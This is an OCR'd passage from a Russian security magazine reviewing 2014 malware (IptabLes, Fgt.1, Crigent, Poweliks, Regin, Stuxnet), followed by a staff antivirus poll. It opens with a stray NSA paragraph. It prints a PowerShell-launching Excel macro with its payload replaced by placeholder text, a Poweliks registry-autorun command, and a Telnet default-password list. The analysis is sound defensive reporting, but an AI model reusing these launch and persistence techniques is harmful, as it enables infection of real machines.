Агентство национальной безопасности Соединенных Штатов (англ. National Security Agency, NSA) — подразделение радиотехнической и электронной разведки Министерства обороны США. Из-за своей секретности часто называется «Агентством, которого нет» (англ. No Such Agency). По мнению подавляющего большинства международных экспертов, NSA представляет собой едва ли не самую мощную разведывательную службу мира. На данный момент NSA и связанные с ним государственные структуры, причем не только в Соединенных Штатах, контракторы и взаимодействующие с Агентством частные корпорации обеспечили США подавляющее господство в мировом информационном пространстве и киберсфере. По сути, «Агентство, которого нет» сканирует, контролирует и накапливает подавляющую часть информационных потоков в мире, включая текстовую, аудио-, видео- и фотоинформацию, финансовые транзакции и сигналы, обеспечивающие управление различными техническими комплексами по всему миру. А еще в NSA придумали SELinux, что добавило архитектуру мандатного контроля доступа к ядру Linux. Это позволило использовать Linux при обработке секретных сведений.

После эксплуатации уязвимостей и получения доступа к системе на серверах последовательно запускались два бинарных файла формата ELF с именами IptabLes и IptabLex. При удачном повышении прав оба этих файла загружались в каталог /boot, в противном случае загрузка производилась в каталог /usr. Файл IptabLes (размер около 1 Мб) представлял собой более «продвинутую» версию файла IptabLex (размер около 700 Кб), при этом он мог полноценно работать только при наличии прав root. В отдельных случаях две эти версии работали одновременно. Внутри кода были жестко заданы два адреса командных серверов, территориально размещенных в Китае.

Автозапуск бота осуществлялся через стандартный механизм /etc/rc.d/init.d, для чего создавались соответствующие символические ссылки. Бинарный код способен был выполняться в среде таких популярных дистрибутивов Linux, как Debian, Ubuntu, CentOS и Red Hat.

В качестве методов DDoS использовались SYN flood и DNS flood. С использованием данного ботнета был проведен ряд атак, в результате одной из которых на системы жертвы удалось направить трафик пропускной способностью в 119 Гбит/с и интенсивностью 110 миллионов пакетов в секунду. Отмечается, что это одна из крупнейших DDoS-атак в 2014 году.

Пример четвертый — исследование компании «Доктор Веб» DDoS-бота **Linux.BackDoor.Fgt.1**.

Бот способен функционировать на различных устройствах, работающих под управлением ОС Linux. Существуют версии для различных дистрибутивов, в том числе встраиваемых систем для архитектур MIPS и SPARC.

Бот выполняет следующие команды:

- запрос IP-адреса инфицированного устройства;
- запуск или остановка цикла сканирования;
- атака DNS amplification;
- атака UDP flood;
- атака SYN flood;
- завершение атаки;
- завершение работы.

Сканирование — это процесс, который используется для заражения других устройств в автоматическом режиме. В течение одного цикла сканируются 256 удаленных IP-адресов, выбранных случайным образом. При генерации списка IP проверяется, не попадают ли они в диапазоны, которые используются внутри локальных сетей, — такие адреса игнорируются.

Работая по списку, бот пытается соединиться с портом Telnet и получить от атакуемой системы запрос логина. Отправив на удаленный узел логин из списка (root, admin), бот анализирует отклик. Если в нем встречается запрос для ввода пароля, троянец пытается выполнить авторизацию методом перебора паролей по списку (root, admin, 12345). В случае успеха на управляющий сервер отправляются IP-адрес, логин и пароль, а на атакуемый узел направляется команда загрузки bash-скрипта, который скачивает из интернета и запускает исполняемый файл нужной архитектуры. Таким образом троянец самораспространяется.

Как видим, для построения ботнетов все чаще используют уязвимые серверные Linux-системы вместо клиентских машин под управлением Windows, как раньше. И судя по тенденции, это только начало…

POWERSHELL КАК СРЕДСТВО ОБФУСКАЦИИ

Как говорится, новое — это хорошо забытое старое. Такое понятие, как макровирусы, уже у всех выветрилось из памяти. Пришло время вспомнить.

Специалисты компаний Trend Micro и Symantec независимо друг от друга выявили новое семейство вредоносов с функцией самораспространения, которое заражает файлы формата Microsoft Word и Excel. Новому червю дали название **Crigent** (также известен под названием **Power Worm**). Данный червь реализован с использованием скриптового языка Windows PowerShell.

Для примера, в зараженном документе Microsoft Excel присутствует скрипт следующего вида:

```
Private Sub Workbook_Open()
b = "JwBDAEkWORMBODYHERE" _
& "QA7ACcAcgWORMBODYHERE" _
& "BzACgAKQAWORMBODYHERE" _
& "jAGUAIAAtWORMBODYHERE" _
& "ACAAUwB5AWORMBODYHERE" _
& "GcALgBpAGWORMBODYHERE" _
& "4AIAAtAGEWORMBODYHERE" _
& "AdAAuAHAAWORMBODYHERE"
Set a = CreateObject("WScript.Shell")
a.Run "powershell.exe" & " -noexit ↵
-encodedcommand" & b, 0, False
End Sub
```

Конечно, данный скрипт автоматически запустится при открытии документа, только если разрешено выполнение макросов. Однако ничего не подозревающему пользователю достаточно нажать только одну кнопку, чтобы по незнанию разрешить их выполнение.

Как видно из примера, PowerShell-скрипт закодирован в Base64, он просто выгружается в виде файла и выполняется при помощи powershell.exe с соответствующими ключами. Это, можно сказать, первый уровень обфускации.

Внутри запущенного powershell.exe скрипта в одной из переменной опять-таки находятся Base64 закодированные данные. После снятия кодировки (второй уровень обфускации) данные передаются в функцию декомпрессии (третий уровень обфускации). После всех манипуляций конечный скрипт вызывает функцию CompileAssemblyFromSource(), которая компилирует находящийся тут же в скрипте код CSharp и запускает его на выполнение. Полученный бинарный код запускает rundll32.exe в приостановленном состоянии, инжектирует себя в его адресное пространство и запускает поток rundll32. Таким образом, выполняются две задачи — сокрытие и обход систем защиты.

Далее Crigent подгружает свой основной вредоносный функционал, причем для этого используется сеть Tor. Для взаимодействия с этой сетью из облачных сервисов Dropbox и OneDrive загружаются два файла, один из них, собственно, сам Tor-клиент, а второй — прокси Polipo. Имена файлов червь получает довольно оригинальным образом: он отправляет DNS-запрос на публичные DNS-серверы Google вида «nslookup -querytype=TXT {malicious domain} 8.8.8.8», ответ на этот запрос и будет содержать имена файлов Tor и Polipo.

Установив необходимое для работы с сетью Tor программное обеспечение, Crigent связывается с командным центром и подгружает PowerShell-скрипт со своим основным функционалом. В частности, в этом скрипте имеются функции, которые заражают все документы форматов Word и Excel на компьютере, при этом регистрируется событие, которое возникает в случае подключения внешних носителей информации, поэтому все документы на флешках также заражаются. Если формат документов docx и xlsx, Crigent перед заражением сохраняет их в старом формате, doc и xls соответственно, а оригинальные файлы удаляет. Согласись, довольно демаскирующая фича. Так что если у твоих документов вдруг стали массово меняться расширения, то знай — это Power Worm.

Power Worm не единственная малварь с интересными фишками, использующая возможности PowerShell. Куда как концептуальнее выглядит вредонос Poweliks. Он тоже использует PowerShell, но главное в нем не это. Основная особенность Poweliks в том, что после инсталляции в системе все его данные хранятся исключительно в реестре, что, естественно, значительно увеличивает скрытность его работы.


Распространялся Poweliks в файлах формата RTF и использовал для этого уязвимость CVE-2012-0158 (в классификации Microsoft — MS12-027). Так как для его работы обязательно требовалось наличие PowerShell, с сайта Microsoft скачивался и устанавливался апдейт KB968930.

Для автозагрузки создавался следующий ключ в реестре (рис. 3).

Здесь видно, что значение ключа составлено не из ASCII-символов; в виде, доступном для восприятия, он выглядит так (рис. 4).

Данный набор команд запускает на выполнение JScript, который хранится в ключе \\HKCU\software\microsoft\windows\currentversion\run\(default). Внутри JScript уже был Base64-закодированный PowerShell-скрипт (схема, аналогичная Power Worm), который в конечном итоге дропал на диск библиотеку соответствующей архитектуры. Кстати, два адреса командных центров, которые были заданы в DLL, принадлежали Казахстану.

Вредоносная DLL, пожатая упаковщиком MPRESS 2.19, инжектировалась при помощи NtQueueApcThread в адресное пространство dllhost.exe и удалялась с диска. Самоудаление реализовано двумя способами: при по-




3

Рис. 3. Ключ автозапуска Poweliks

```
rundll32.exe  javascript:"\..\mshtml,RunHTMLApplication";
document.write("<script language=jscript.encode>"+
   (new ActiveXObject("WScript.Shell")).
  RegRead("HKCU\\software\\microsoft\\windows\\currentversion\\run\\")+
  "</script>")
```
4

Рис. 4. Содержимое ключа автозапуска Poweliks



5

Рис. 5. Этапы загрузки Regin

мощи NTFS Alternate Data Streams, а если это не срабатывало, использовался вызов MoveFileEx() с параметром MOVEFILE_DELAY_UNTIL_REBOOT.

Впоследствии была выявлена другая версия Poweliks, которая использовала несколько иной метод сокрытия ключа своего автозапуска, а именно удаляла у пользователя права на просмотр значения своего ключа.

Самое интересное в этой истории то, что malware-исследователь, известный под ником Kafeine (его блог — malware.dontneedcoffee.com), обратил внимание, что код библиотек Poweliks в некоторых местах подозрительно напоминает код другого вредоноса — **Alureon.GQ** (Microsoft), он же **Wowlik** (ESET). Для тех, кому эти названия ничего не сказали, можно привести другое, более распространенное, — TDL или TDSS. Как видишь, часть его кода все еще гуляет по рукам (возможно, даже с его создателем, которого так и не нашли). Kafeine отмечает, что код, отвечающий за взаимодействие с C&C в Poweliks, выглядит как своеобразный downgrade кода, используемого Alureon.GQ. По состоянию на февраль 2014-го ботнет Poweliks насчитывал около 30 тысяч зараженных машин (формирование ботнета началось в ноябре 2013 года). Как видно, ботнет можно построить даже через рассылку писем с помощью старых эксплойтов для Microsoft Word.

Рис. 6. Распространенность Regin по странам

ШПИОНСКИЕ СТРАСТИ

Волей-неволей, но придется упомянуть очередное «кибероружие», сопоставимое по сложности со Stuxnet». Из-за чего, собственно, шумиха? В конце ноября 2014 года Symantec и Kaspersky опубликовали свои white paper о вредоносе **Regin**. И в этих ваших интернетах снова что-то забурлило, совсем как в старые добрые времена.

Что мы имеем с технической точки зрения? Забегая вперед, нужно отметить, что ни Symantec, ни Kaspersky пока еще (статья сдавалась в декабре 2014-го. — Прим. ред.) ничего не написали про дроппер (то есть они его так и не нашли). Описание почти сразу начинается с того, как производится загрузка Regin, которая состоит из нескольких этапов (рис. 5).

На первом этапе грузится драйвер, зарегистрированный как сервис. Для 64-разрядных ОС этот драйвер имел поддельную цифровую подпись от Microsoft или Broadcom. Причем дроппером в локальное хранилище внедрялся сертификат доверенного CA злоумышленников, которым и были подписаны поддельные подписи драйвера. Благодаря этому с точки зрения ОС с подписями было все ОК.

Основная задача драйвера — загрузка другого компонента Regin, загрузчика (этап два). Здесь уже начинаются различия для x86- и x64-систем. Для x86 данные (представлявшие собой зашифрованный бинарный код), которые загружал драйвер, могли размещаться в одном из двух мест. В случае если файловая система была NTFS, данные разбивались на блоки фиксированного размера (из которых потом собирался единый блок данных) и хранились в Alternate Data Streams следующих каталогов:

- %Windir%;
- %Windir%\fonts;
- %Windir%\cursors.

Если же ФС была FAT, то данные хранились в ключе реестра. Метод хранения данных, необходимые пути или значения ключей реестра размещались в зашифрованном блоке конфигурации драйвера первоначальной загрузки. Для x64 в качестве хранилища использовалось свободное место на диске, которое находилось сразу после всех разделов. Данные, загружаемые драйвером, расшифровывались простейшим алгоритмом, использовавшим операцию XOR.

Полученный на втором этапе бинарный код (загрузчик) производил действия, сходные с первым этапом. Точно так же расшифровывались данные из блока конфигурации и загружались в память данные:

- x86 NTFS — из Alternate Data Streams;
- x86 FAT — из реестра;
- x64 — из последних секторов диска.

Только теперь данные расшифровывались при помощи 20 раундов алгоритма RC5 16-байтовым ключом и после этого подвергались декомпрессии по алгоритму NRV2e.

Для x86 конечный результат третьего этапа — менеджер VMEM.sys, содержащий базовый функционал для работы с зашифрованной виртуальной файловой системой (EVFS). Плагины Regin, конфигурационные файлы для них, результаты работы в виде логов размещаются в одном файле-контейнере с расширением evt или imd, его размещение всегда было разным, но в основном его путь начинался с C:\Windows\System32. Файловая система чем-то напоминает FAT, структура ее открыта, вместо имен файлов используются числа, сами файлы шифруются тоже 16-байтным ключом с использованием RC5 и компрессией NRV2e. Менеджер VMEM.sys загружает из EVFS-контейнера диспетчер disp.dll (четвертый этап), который уже и является основным модулем, то есть обеспечивает сетевое взаимодействие с управляющим центром.

Для x64 конечный результат третьего этапа — сразу диспетчер disp.dll, который одновременно и драйвер для EVFS, и основной модуль взаимодействия. То есть тут сразу идет четвертый этап (без VMEM.sys), и disp.dll грузится не из EVFS, а с последних секторов диска.

Сетевое взаимодействие может осуществляться различными способами:

- HTTP и HTTPS, при этом данные передаются через cookie;
- RAW sockets, поддерживаются протоколы TCP и UDP;
- ICMP, при этом в пакет ping для идентификации вставляется слово shit, а для проверки контрольной суммы используется число 31 337;
- именованные каналы SMB.

Такое разнообразие используется для построения внутри ЛВС организации-жертвы своеобразной распределенной сети из зараженных Regin машин. При этом одни экземпляры Regin могут выступать в качестве прокси для других экземпляров. Столь гибкая структура позволяет осуществлять управление даже в случае, если компьютер с Regin изолирован от интернета на уровне сетевых устройств.

Список плагинов включает в себя стандартный шпионский набор для получения следующей информации:

Рис. 7. Волны распространения Stuxnet

Attack Wave	Site	Compile Time	Infection Time	Time to Infect
Attack Wave 1	Domain A	June, 22 2009 16:31:47	June 23, 2009 4:40:16	0 days 12 hours
	Domain B	June, 22 2009 16:31:47	June 28, 2009 23:18:14	6 days 6 hours
	Domain C	June, 22 2009 16:31:47	July 7, 2009 5:09:28	14 days 12 hours
	Domain D	June, 22 2009 16:31:47	July 19, 2009 9:27:09	26 days 16 hours
Attack Wave 2	Domain B	March, 1 2010 5:52:35	March 23, 2010 6:06:07	22 days 0 hours
Attack Wave 3	Domain A	April, 14 2010 10:56:22	April 26, 2010 9:37:36	11 days 22 hours
	Domain E	April, 14 2010 10:56:22	May 11, 2010 6:36:32	26 days 19 hours
	Domain E	April, 14 2010 10:56:22	May 11, 2010 11:45:53	27 days 0 hours
	Domain E	April, 14 2010 10:56:22	May 11, 2010 11:46:10	27 days 0 hours
	Domain B	April, 14 2010 10:56:22	May 13, 2010 5:02:23	28 days 18 hours

7

- характеристик железа;
- скриншотов экрана и нажатий клавиш;
- параметров подключения к прокси;
- сессий пользователей в браузере;
- поиска файлов на диске;
- паролей HTTP/SMTP/SMB.

Но есть ряд действительно неординарных модулей:

- прямая (RAW) работа с NTFS на чтение/запись с поддержкой восстановления удаленных и испорченных данных;
- снифер IP-пакетов (TCPDump);
- экспорт учетных данных из защищенного хранилища;
- дамп хешей паролей пользователей из LM database;
- извлечение данных MS Exchange;
- чтение логов IIS;
- перехват и ведение логов команд софта, обслуживающего базовые станции GSM.

Последний модуль самый интересный и очень редкий. Один из его логов, файл размером около 70 Кб содержал временные отметки, датированные 2008 годом, а также команды в формате Ericsson OSS MML. Согласно статистике Symantec, 28% жертв трояна — это телекоммуникационные компании, 48% — отдельные персоны и небольшие фирмы. Остальные — это государственные, энергетические, финансовые и исследовательские компании. Распределение по странам выглядит следующим образом (см. рис. 6).

Между прочим, сразу после публикации Symantec американское онлайн-СМИ The Intercept разместило статью с броским заголовком «Секретный вредонос, используемый в атаках против Евросоюза, связан с разведками США и Великобритании» (пSecret Malware in European Union Attack Linked to U. S. and British Intelligence). В ней представлена уже известная ранее информация, полученная от Сноудена, о киберопераціях NSA/GCHQ по внедрению троянов лицам и организациям, представляющим интерес для разведки США. На примере атаки бельгийского сотового оператора Belgacom в слайдах GCHQ наглядно показано, как это было сделано. Сначала выявляется круг лиц, как правило через социальные сети. Потом для каждого такого человека делается своеобразный цифровой отпечаток (fingerprint) — куки, IP-адреса, учетные данные, email и прочее. Все это происходит на сетевом оборудовании, подконтрольном NSA/GCHQ. После этого жертве, идентифицированной с помощью fingerprint, по команде оператора внедряется троян. В качестве метода внедрения может использоваться либо эксплойт для браузера, либо подмена инсталлятора какой-либо программы, либо еще что-нибудь. Именно таким образом были заражены компьютеры отдельных сотрудников Belgacom. Кроме того, в ходе расследования было установлено, что одной из целей был профессор Жан-Жак Кискатер (Jean-Jacques Quisquater), бельгийский специалист по криптографии. Вся суть статьи от The Intercept — что Regin и есть тот самый троян от NSA/GCHQ.

В общем, ситуация выглядит как большой наброс и раскрутка темы. Ключевой месседж — «Смотрите все (особенно РФ), как у нас спецслужбы работают. Мы уже на вас столько компромата собрали, что ужас-ужас».

Особенно радует информация по датам. Например, Symantec на свой сайт добавила Regin 12 декабря 2013 года. Microsoft в свои базы добавила 9 марта 2011 года. Специалисты F-Secure «впервые» обнаружили Regin в 2009 году. А товарищи из ЛК вообще заявляют, что самая старая дата, ими найденная, — это 2003 год.

Интересное наблюдение можно сделать и в отношении «правительственной» заразы: обрати внимание, что Stuxnet, Duqu и вот теперь Regin используют нестандартные алгоритмы шифрования. Они все нестойкие, но зато легко программируемые и быстро работающие. Все это — для обфускации. Анализирует эвристик антивируса параметры таких данных и проверяет: «AES — нет, RC4 — нет, так что же это? Ну и ладно, не буду тревогу поднимать».

Кстати, о Stuxnet. Все в том же ноябре ЛК опубликовала исследование о так называемых zero victims (аналогия с медицинским термином patient zero, обозначающим инициатора эпидемии). Как известно, Stuxnet был разработан для внедрения на объекты, вообще не имеющие выхода в Сеть. Для этого в нем было реализовано заражение флешек. Вероятно, для анализа его операторами он сохранял на флешке лог своего распространения: время, домен и IP-адрес. Специалисты ЛК, проанализировав эти логи, выявили (по их мнению) пять zero victims. Все это иранские компании, занимающиеся разработкой систем для промышленных объектов:

- Domain A — Foolad Technic Engineering Co.;
- Domain B — Behpajooh Co. Elec & Comp. Engineering;
- Domain C — Neda Industrial Group;
- Domain D — Control-Gostar Jahed Company;
- Domain E — Kalaye Electric Co.

Первой подверглась атаке Foolad Technic Engineering Co.

Причем разница между временем компиляции кода дроппера Stuxnet и временем заражения составила около двенадцати часов. Сомнительно, что за это время Stuxnet успели бы внедрить через агента «в поле». Это значит, что, вопреки распространенной версии про инсайдеров, начальное распространение было несколько иным. Сначала вычислили всех возможных поставщиков, взломали их сети и распространили внутри них Stuxnet. После этого только оставалось ждать, пока червь через компьютер или флешку какого-нибудь инженера попадет на защищенный объект и сделает там свое черное дело.

Но с Behpajooh Co. Elec & Comp. Engineering вышла промашка, именно из нее Stuxnet сбежал и пошел гулять за пределы Ирана, рассекретив всю операцию.

Волны распространения Stuxnet были взяты из отчета Symantec W32. Stuxnet Dossier ver. 1.4 от февраля 2011 года. Интересно, что такого случилось, что сотрудники ЛК «вдруг» через три года начали выяснять, что скрывается за кодовыми названиями Domain A, B, C, D, E? На этот вопрос нет ответа.

ЗАКЛЮЧЕНИЕ


Какие выводы можно сделать из всего перечисленного?

- На JAVA можно писать кросс-платформенные трояны, которые к тому же плохо детектируются и легко обфусцируются. Поскольку в корпоративном секторе системы ERP обычно пишутся как веб-приложения с использованием Java Runtime Environment (нередко старых версий), проблем с распространением таких троянов нет.
- Ситуация с домашними (и не очень) роутерами плачевная: куча уязвимостей, скрытых бэкдоров от производителей, небрежное отношение пользователей к парольной защите и обновлению прошивок, отсутствие антивирусной защиты — все это напоминает состояние компьютерной индустрии в 60-е годы. И киберпреступники этим активно пользуются.
- Пользователи *nix-систем тоже подвержены атакам вредоносного кода. Пока эксплуатация уязвимостей делается в ручном или полуавтоматическом режиме, а что будет дальше? Серверные системы очень перспективная цель, тут вам и DDoS-ботнеты невиданных мощностей, и массовая накрутка баннеров, и прогрузка всякой другой малвари конечным пользователям.
- Методы обфускации эволюционируют, крипторами уже никого не удивишь, использование Java и PowerShell — это всего лишь два примера из большого количества возможных вариаций. К сожалению, преступная мысль все время движется вперед.
- State sponsored malware, то есть та, в которую вбухали кучу бабла, не перестанет нас удивлять никогда. Равно как и пиар на этой теме со стороны отдельных антивирусных компаний. По результатам прочтения аверских отчетов складывается впечатление, что их основная цель — запугать юзеров и заставить их «покупать наших слонов». Ой, то есть оценить ущерб (сколько, где и чего слили) и устранить слабые места :). Кто конкретно заказчик и разработчик и как их привлечь к ответственности — никто не пишет. Как и про то, насколько «здорово» работают всякие проактивные защиты и прочие фичи. Вери гуд бизнес! Поэтому, как мы всегда говорим, на антивирус надейся, а сам не плошай.



АНТИВИРУСЫ 2014

ЛУЧШИЕ СРЕДСТВА ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ПО ВЕРСИИ][



Александр Лозовский
lozovsky@glc.ru

Все исследования антивирусов (ну, кроме наших) обязательно в чью-нибудь пользу ангажированы. Их много, в них постоянно все всех всем награждают, но при их прочтении все равно порой возникают противоречивые ощущения. Поэтому редакция журнала «Хакер» рекомендует: доверяй только экспертам из журнала «Хакер» :). Кстати, ты бы знал, как мне было тяжело выжать из наших сотрудников их субъективное мнение. Я серьезно! Только под угрозой товарищеского суда, пропесочивания на селекторном совещании и пожизненной публикации фото Черного Властелина вместо настоящего лица наши сотрудники напряглись и выдали на твой суд свой поток сознания.



В ОПРОСЕ УЧАСТВОВАЛИ

Илья Русанен, главный редактор][. По духу — веб-программист, пишет на Node.js, Erlang, любит распределенные системы и виртуализацию

Александр Ващило, постоянный автор][, специалист по информационной безопасности

Александр Лозовский, редактор рубрик «Malware», «Кодинг», «Фрикинг»

Антон Жуков, редактор рубрики «Взлом» и вообще тру-хакер

Deeonis, главный краш-лаборант рубрики «Malware» и постоянный автор «Кодинга», большой любитель C++ и, кстати, тру-хакер

Владимир Трегубенко, постоянный автор рубрики «Malware», настоящий летописец вредоносного программного обеспечения

Евгений Зобнин, редактор рубрики «X-mobile», сисадмин, любитель Plan 9 и древних видеоигр :)

ТАК, РЕБЯТА, НАЗОВИТЕ САМЫЙ ЛУЧШИЙ АНТИВИРУС ДЛЯ WIN, MAC

(ЗДЕСЬ И ДАЛЕЕ – КОМПЛЕКСНЫЙ ПРОДУКТ ТИПА INTERNET SECURITY, КОНЕЧНО)





Александр Ващило

На моих домашних компьютерах уже больше года не стоит никакой антивирус. Один компьютер у меня работает под управлением **Linux Mint** и в защите не нуждается, а на другом стоит Windows 7 x64, но на нем тоже нет антивируса, так как ни один из них пока не смог удовлетворить мои требования. Поэтому если попадался подозрительный файл, то я чекал его на вирустотале или открывал его в **PeStudio**, ну а для хардкорного теста всего подряд использовал виртуальную машину. Однако признаю, что данное положение дел не есть хорошо, поэтому в ближайшее время собираюсь поставить **Comodo** или **Nod32**. Если раньше я отдавал предпочтение тяжелым решениям с развитой эвристикой (**Kaspersky**), то сейчас мне больше нравятся менее громоздкие антивирусы, выполняющие функцию только файловой защиты, или же чисто файрволы. Хотя антивирусы с песочницей мне тоже нравятся, с их помощью можно побыстрому (в оперативных целях) запустить какой-нибудь троян или кейген, особо не беспокоясь за систему.



Антон Жуков

Антивирус Касперского был первым установленным мной security-решением, и надо сказать, что справлялся он со своей работой на отлично. Ресурсы моего не самого слабого на тот момент компьютера быстро съедались, и серфить веб или вести какую-то иную деятельность не хватало никакого терпения. Данный подход реально работал: за ту неделю, что он бдительно охранял мой ПК, я избегал его использования и, соответственно, не подхватил ни одного вируса :). После чего Касперский был спешно заменен на что-то менее прожорливое, и я думал, что попрощался с ним навсегда. Настал черед Dr.Web, ESET, Essential, Avast и их коллег. В итоге все они тоже чем-то не устроили, и я решил пожить какое-то время вообще без антивируса (своевременно ставя заплатки и не путешествуя по левым сайтам). Малвари я себе не нацеплял, но, чистя компьютер очередного товарища и проверяя подозрительные файлы на VirusTotal, я как-то для себя отметил, что **Касперский** точнее других детектирует вредоносы. К тому времени он, по слухам, значительно урезал свой аппетит, да и мощности ПК возросли, так что решено было дать ему второй шанс. Выбор пал на **KIS**, который использую и по сей день. Главное — не мешает, ну и вроде как достойно справляется со своими задачами. Хотя чувства стопроцентной безопасности так и не появилось, поэтому до сих пор активно ставлю заплатки, а все рискованные эксперименты выполняю из-под виртуальной машины.

Что касается дополнительных инструментов, которые сразу же ставятся на голую винду, то обычно это **VirtualBox, Kali, IDA, OllyDbg + ImmunityDebugger, VS, WinHex, PEiD, ProcessExplorer**, ну и в таком духе :).



Александр Лозовский

Посоветую **KIS** или **Dr.Web**. На ноутбуке у меня стоит один, на ПК — другой, и оба со своими обязанностями справляются нормально. Вирусов у меня на компьютерах не было примерно с 1998 года :). Правда, я не забываю про все остальные классические методы обеспечения безопасности — патчи, обновления ПО, не сижу под админом и юзаю виртуалки.




Deeonis

Антивирус, который установлен на моем личном Windows-ноутбуке, — это **Microsoft Security Essentials**. Устанавливал, просто чтобы было. Выбор обосновывал тем, что раз Windows написали MS, то и антивирус будет от MS. Успешно стоит уже несколько лет и никак себя не проявляет :). Ну и еще у Security Essentials лучший эмулятор среди всех аверов, проверено лично. Только Microsoft знает, как правильно отэмулить собственные API.



Евгений Зобнин

На всех моих машинах установлен **ArchLinux**, поэтому вопрос борьбы с малварью решается с помощью регулярного обновления пакетов, настройки брандмауэра и запуска непроверенного софта в docker/lxc. Windows запускаю исключительно в виртуалке, почти всегда с чистого снапшота. Даже если в ней кто-то поселится, жить ему останется недолго — до момента, пока я не закрою окно VirtualBox.



Илья Русанен

Когда я использовал Windows, у меня была одна проблема: антивирус очень сильно тормозил компьютер. Именно тогда мне пришла в голову безумная идея — жить вообще без антивирусов, но иметь возможность быстрой раскатки чистых образов по расписанию. Сейчас, по прошествии многих лет, кардинально ничего не изменилось. Поэтому мой ответ смотри в другом вопросе :).



СЛЕДУЮЩАЯ НОМИНАЦИЯ: АНТИВИРУС ДЛЯ МОБИЛЬНОГО УСТРОЙСТВА. КАКОЙ, ПОЧЕМУ?



Александр Ващило

Лично на моем Android-смартфоне стоит **Dr.Web**: файлы APK проверяет, SMS чекает — ну, я и доволен.



Александр Лозовский

Присоединюсь к Александру — **Dr.Web**. У него, кстати, есть очень адекватная лайтовая версия. Файлы чекает, а антивор мне не нужен — телефон старый, в нем все зашифровано, а информация теперь, как известно, стоит намного дороже железа.



Deeonis

Это прозвучит невероятно, но у меня Windows Phone.



Евгений Зобнин


Не использую. За все время юзанья смартфонов на Android (а это с версии 1.5), пройдя через адские эксперименты с тестингом софта, прошивок и сотни окирпичиваний девайса, я почему-то ни разу не подцепил какой-либо заразы. Чистые руки, проверенные источники и честная покупка приложений — залог свободы от малвари. Для тех же случаев, когда смартфон необходимо заразить сознательно, у меня есть старый Motorola Defy без SIM-карты и настроенная двойная загрузка в чистый AOSP на Nexus 4. Блондинкам/бабушкам/дедушкам я бы посоветовал **Avast**. Он бесплатен, имеет неплохой индекс отлова и неприхотлив к ресурсам. Про iOS, я думаю, говорить не стоит.


ДРУГОЙ СОФТ ДЛЯ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ СВОЕГО РАБОЧЕГО ПК (АНТИРУТКИТЫ, ЛИНУКС, IDA И ПРОЧЕЕ)




Антон Жуков

